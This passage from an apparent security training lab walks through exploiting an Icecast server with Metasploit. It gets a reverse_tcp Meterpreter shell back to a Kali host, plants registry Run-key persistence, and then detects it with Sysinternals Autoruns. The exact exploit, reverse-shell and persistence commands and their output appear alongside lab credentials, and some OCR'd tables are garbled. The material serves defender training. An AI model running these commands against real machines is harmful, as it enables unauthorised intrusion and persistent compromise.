
   This should reveal the Kali machine currently has IP address 192.168.10.55!



```
root@kali:~# ./kali_internal.sh
Configuring Kali on internal LAN.
----------------------------------
Done
root@kali:~# ifconfig
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.55  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::215:5dff:fe63:38a3  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:63:38:a3  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 516 (516.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9802  bytes 2048511 (1.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9802  bytes 2048511 (1.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

7. **Launch Metasploit console**

   Let's open up a metasploit console to start our attack. You can do this by clicking the Metasploit icon in the menu bar (5th icon).




```
[i] Database already started
[i] The database appears to be already configured, skipping initialization

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

8. **Search for Icecast exploit**

   Metasploit allows us to search for any matching modules based on a software. We will now search for "icecast" and analyze the results! The command you can use is the following:

   **msf >** search icecast



```
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v4.17.25-dev                          ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search icecast

Matching Modules
================

   Name                                Disclosure Date  Rank   Check  Description
   ----                                ---------------  ----   -----  -----------
   exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf >
```

9. **Select &amp; configure Icecast module**

   We can now select the right module using the following syntax:

   **msf >** use exploit/windows/http/icecast_header


   The options we need to configure are:

   RHOST: 192.168.10.16

   We can do this using the following command:

   **msf exploit (windows/http/icecast_header) >** set RHOST 192.168.10.16

   We will not configure a payload this time and allow Metasploit to use its default payload module (this is a reverse_tcp meterpreter that connects back on port 4444!).



```
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search icecast
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/http/icecast_header  2004-09-28       great  Icecast Header
 Overwrite


msf > use exploit/windows/http/icecast_header
msf exploit(windows/http/icecast_header) > set RHOST 192.168.10.16
RHOST => 192.168.10.16
msf exploit(windows/http/icecast_header) >
```

10. **Exploit Icecast!**

    Once all settings are correctly configured, we can now launch the exploit:

    **msf exploit(windows/http/icecast_header) >** exploit

    This should return a session! Wow, it appears our standard Exploit Protection settings are not sufficient to protectect IceCast!

    We can confirm successful exploitation by running "sysinfo" in the meterpreter session screen:

    **meterpreter >** sysinfo


    If you feel like, please feel free to play around with your meterpreter a little (after all, it's fun :p). Don't lose too much time however, we need to move forward and look for persistence strategies! You can find inspiration for interesting commands by running "help".

11. **Persist Meterpreter**

    Let's use one of the most basic persistence mechanisms in Metasploit, the registry RUN keys (an old-time classic). In the Meterpreter prompt, please run the following commands:

    **meterpreter >** run persistence -L "C:\\Users\\Alan~1.MAR\\Downloads" -U

    This command will write a payload in the Downloads folder of Alan Marshall and use a user-level registry run key for execution.



```
meterpreter > sysinfo
Computer        : WINDOWS02
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : SYNCTECHLABS
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > run persistence -L "C:\\Users\\Alan~1.MAR\\Downloads" -U

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINDOWS02_20190121.2214/WINDOW
S02_20190121.2214.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.55 LPORT=4444
[*] Persistent agent script is 99626 bytes long
[+] Persistent Script written to C:\Users\Alan~1.MAR\Downloads\FSUFIC.vbs
[*] Executing script C:\Users\Alan~1.MAR\Downloads\FSUFIC.vbs
[+] Agent executed with PID 6376
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\nXDvWQYdrmNiO
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\nXDvWQYdrmNiO
meterpreter > 
```

12. **Switch to Windows workstation**

    Let's switch back to the Windows workstation with our default user:

    - Username: alan.marshall
    - Password: Awesomesauce123


13. **Run Sysinternals' Autoruns**

    Autoruns is a Microsoft Sysinternals GUI tool that displays all features of Windows that allow automatic execution of code.

    Please open the "Blue Team\SysinternalsSuite" folder on the desktop, and launch Autoruns64.exe.

    Accept the dialogs.

    Then you will see a list of all programs and commands that can be launched automatically on Windows. Please refer to the courseware for some additional information on the different Autoruns views.




| Autorun Entry | Description | Publisher | Image Path | Timestamp | VirusTotal |
|---|---|---|---|---|---|
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell | | | | 11/18/2018 7:07 AM | |
| ☑ cmd.exe | Windows Command P... | Microsoft Corporation | c:\windows\system32... | 1/8/1971 8:44 AM | |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | 12/19/2018 7:24 PM | |
| ☑ Security... | Windows Defender n... | Microsoft Corporation | c:\program files\wind... | 10/4/2015 3:14 AM | |
| ☑ VMware ... | VMware Tools Core S... | VMware, Inc. | c:\program files\vmw... | 8/25/2016 9:21 PM | |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run | | | | 11/18/2018 7:08 AM | |
| ☑ SunJava... | Java Update Scheduler | Oracle Corporation | c:\program files (x86)\... | 3/28/2018 11:27 PM | |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | 12/19/2018 8:05 PM | |
| ☑ gcvUgfld | | | c:\users\alan.marshall... | 12/19/2018 8:05 PM | |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components | | | | 11/18/2018 7:17 AM | |
| ☑ Google C... | Google Chrome Installer | Google Inc. | c:\program files (x86)\... | 12/11/2018 5:00 AM | |
| ☑ n/a | Windows host proces... | Microsoft Corporation | c:\windows\system32... | 4/14/1957 11:35 AM | |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components | | | | 11/18/2018 7:08 AM | |
| ☑ n/a | Windows host proces... | Microsoft Corporation | c:\windows\syswow6... | 1/30/1986 11:42 AM | |
| HKLM\SOFTWARE\Classes\Protocols\Filter | | | | 12/11/2018 5:38 PM | |
| ☑ text/xml | Microsoft Office XML ... | Microsoft Corporation | c:\program files (x86)\... | 10/8/2018 10:22 PM | |
| HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers | | | | 11/18/2018 7:07 AM | |
| ☑ 7-Zip | 7-Zip Shell Extension | Igor Pavlov | c:\program files\7-zip\... | 10/4/2016 2:51 PM | |
| ☑ ANotepa... | ShellHandler for Note... | | c:\program files (x86)\... | 5/12/2014 9:49 AM | |
| ☑ EPP | Microsoft Security Clie... | Microsoft Corporation | c:\program files\wind... | 3/18/1930 7:48 PM | |
| HKLM\Software\Classes\Drive\ShellEx\ContextMenuHandlers | | | | 11/18/2018 7:07 AM | |
| ☑ EPP | Microsoft Security Clie... | Microsoft Corporation | c:\program files\wind... | 3/18/1930 7:48 PM | |
| HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers | | | | 11/18/2018 7:07 AM | |
| ☑ 7-Zip | 7-Zip Shell Extension | Igor Pavlov | c:\program files\7-zip\... | 10/4/2016 2:51 PM | |
| ☑ EPP | Microsoft Security Clie... | Microsoft Corporation | c:\program files\wind... | 3/18/1930 7:48 PM | |
| HKLM\Software\Classes\Directory\Shellex\DragDropHandlers | | | | 11/18/2018 7:07 AM | |
| ☑ 7-Zip | 7-Zip Shell Extension | Igor Pavlov | c:\program files\7-zip\... | 10/4/2016 2:51 PM | |
| HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers | | | | 11/18/2018 7:07 AM | |

14. **Spotting the Meterpreter payload**

    As this is a rather "basic" persistence mechanism, the Meterpreter .vbs file that is added to the Registry RUN key is not that hard to spot. The pink line is rather obvious, as it indicates an autoruns entry without (or with an invalid) digital signature.


    In our example, the payload is called "gcvUgfld", but this name is random so will be different for you.



| Autorun Entry | Image Path | Timestamp |
|---|---|---|
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | 12/19/2018 8:05 PM |
| ☑ gcvUgfld | c:\users\alan.marshall... | 12/19/2018 8:05 PM |

15. **Using the "Jump to Entry..." feature**

    Please right-click the meterpreter entry in the overview and select "Jump to Entry....". Note that upon selection / right-clicking, the entry will become highlighted in blue (and thus the pink will disappear).




| Autorun Entry | Description | Publisher | Image Path | Timestamp | Virus Total |
|---|---|---|---|---|---|
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell | | | | 11/18/2018 7:07 AM | |
| ☑ cmd.exe | Windows Command P... | Microsoft Corporation | c:\windows\system32... | 1/8/1971 8:44 AM | |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | 12/19/2018 7:24 PM | |
| ☑ Security... | Windows Defender n... | Microsoft Corporation | c:\program files\wind... | 10/4/2015 3:14 AM | |
| ☑ VMware ... | VMware Tools Core S... | VMware, Inc. | c:\program files\vmw... | 8/25/2016 9:21 PM | |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run | | | | 11/18/2018 7:08 AM | |
| ☑ SunJava... | Java Update Scheduler | Oracle Corporation | c:\program files (x86)\... | 3/28/2018 11:27 PM | |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | 12/19/2018 8:05 PM | |
| ☑ gcvUg | | | c:\users\alan.marshall... | 12/19/2018 8:05 PM | |
| HKLM\SOFT | | nts | | 11/18/2018 7:17 AM | |
| ☑ Googl | | | c:\program files (x86)\... | 12/11/2018 5:00 AM | |
| ☑ n/a | | on | c:\windows\system32... | 4/14/1957 11:35 AM | |
| HKLM\SOFT | | nstalled Components | | 11/18/2018 7:08 AM | |
| ☑ n/a | | on | c:\windows\syswow6... | 1/30/1986 11:42 AM | |
| HKLM\SOFT | | | | 12/11/2018 5:38 PM | |
| ☑ text/xr | | on | c:\program files (x86)\... | 10/8/2018 10:22 PM | |
| HKLM\Softwa | | | | 11/18/2018 7:07 AM | |
| ☑ 7-Zip | | | c:\program files\7-zip\... | 10/4/2016 2:51 PM | |
| ☑ ANote | | | c:\program files (x86)\... | 5/12/2014 9:49 AM | |
| ☑ EPP | | on | c:\program files\wind... | 3/18/1930 7:48 PM | |
| HKLM\Softwa | | | | 11/18/2018 7:07 AM | |
| ☑ EPP | | on | c:\program files\wind... | 3/18/1930 7:48 PM | |
| HKLM\Softwa | | ers | | 11/18/2018 7:07 AM | |
| ☑ 7-Zip | | | c:\program files\7-zip\ | 10/4/2016 2:51 PM | |

16. **Review registry entry and path**

    A new window should have been opened, which includes the identifed entry. Please double-click it, which should reveal the full path to the .vbs file! In a real-life incident, this would be a highly valuable nugger of information, as we can now start investigating how and when that file was created!

    Please close the registry and return to the Autoruns window.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| gcvUgfld | REG_SZ | C:\Users\ALAN~1.MAR\Downloads\u |

Value name: gcvUgfld

Value data: C:\Users\ALAN~1.MAR\Downloads\ukRVHTQdVk.vbs

